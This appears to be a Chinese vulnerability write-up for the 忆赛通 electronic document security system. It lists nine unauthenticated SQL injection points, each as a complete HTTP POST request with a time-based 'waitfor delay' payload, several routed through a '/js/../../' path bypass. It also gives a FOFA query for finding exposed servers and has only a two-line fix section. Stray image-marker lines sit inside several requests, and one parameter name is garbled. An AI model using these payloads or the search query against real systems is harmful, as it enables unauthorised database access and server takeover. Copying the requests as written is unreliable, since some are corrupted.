

忆赛通电子文档安全管理系统 9处 SQL注入漏洞

漏洞描述

忆赛通电子文档安全管理系统存在多处SQL注入漏洞，未经身份验证的远程攻击者可利用此漏洞获取数据库敏感信息，进一步利用可获取服务器权限。

影响范围

忆赛通电子文档安全管理系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA： body="/CDGServer3/index.jsp"

POC/EXP1： /CDGServer3/js/../../OrganiseAjax

POST /CDGServer3/js/../../OrganiseAjax HTTP/1.1

Host: 127.0.0.1:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36

Content-Type: application/x-www-form-urlencoded

command=search&groupNameSearch=-1'waitfor delay '0:0:5'--



POC/EXP2: /CDGServer3/js/../../MultiServerAjax

POST /CDGServer3/js/../../MultiServerAjax HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/70.0.3538.77 Safari/537.36

Content-Type: application/x-www-form-urlencoded

command=delServer&serverId=-1'waitfor delay '0:0:5'--



POC/EXP3: /CDGServer3/js/../../LogicGroupAjax

POST /CDGServer3/js/../../LogicGroupAjax HTTP/1.1


Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/70.0.3538.77 Safari/537.36

Content-Type: application/x-www-form-urlencoded

command=isExist&logicGroupName=-1'waitfor delay '0:0:5'--



POC/EXP4: /CDGServer3/device/SecureUsbService;login

POST /CDGServer3/device/SecureUsbService;login HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/70.0.3538.77 Safari/537.36

Content-Type: application/x-www-form-urlencoded

command=DelSecureUsb&id=a';WAITFOR+DELAY+'0:0:5'--



POC/EXP5: /CDGServer3/js/../../DeviceAjax

POST /CDGServer3/js/../../DeviceAjax HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/70.0.3538.77 Safari/537.36

Content-Type: application/x-www-form-urlencoded

command=delSecureUsb&SecureUsbid=-1'waitfor delay '0:0:5'--



POC/EXP6: /CDGServer3/js/../../FileFormatAjax

POST /CDGServer3/js/../../FileFormatAjax HTTP/1.1

Host: 127.0.0.1:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/70.0.3538.77 Safari/537.36

Content-Type: application/x-www-form-urlencoded

command=delFileFormat&fileFormatId=-1'waitfor delay '0:0:5'--



POC/EXP7: /CDGServer3/js/../../NetSecPolicyAjax

POST /CDGServer3/js/../../NetSecPolicyAjax HTTP/1.1


Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/70.0.3538.77 Safari/537.36

Content-Type: application/x-www-form-urlencoded

command=upPriority&id=-1'waitfor delay '0:0:5'--



POC/EXP8: /CDGServer3/js/../../NoticeAjax

POST /CDGServer3/js/../../NoticeAjax HTTP/1.1


Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/70.0.3538.77 Safari/537.36

Content-Type: application/x-www-form-urlencoded

command=delNotice¬iceId=-1'waitfor delay '0:0:5'--




POC/EXP9: /CDGServer3/js/../../DocInfoAjax

POST /CDGServer3/js/../../DocInfoAjax HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded
command=JudgeHasFile&logicpath==-1'waitfor delay '0:0:5'--



进行遍历检查



修复方案

官方修复:

使用预编译SQL语句

升级至安全版本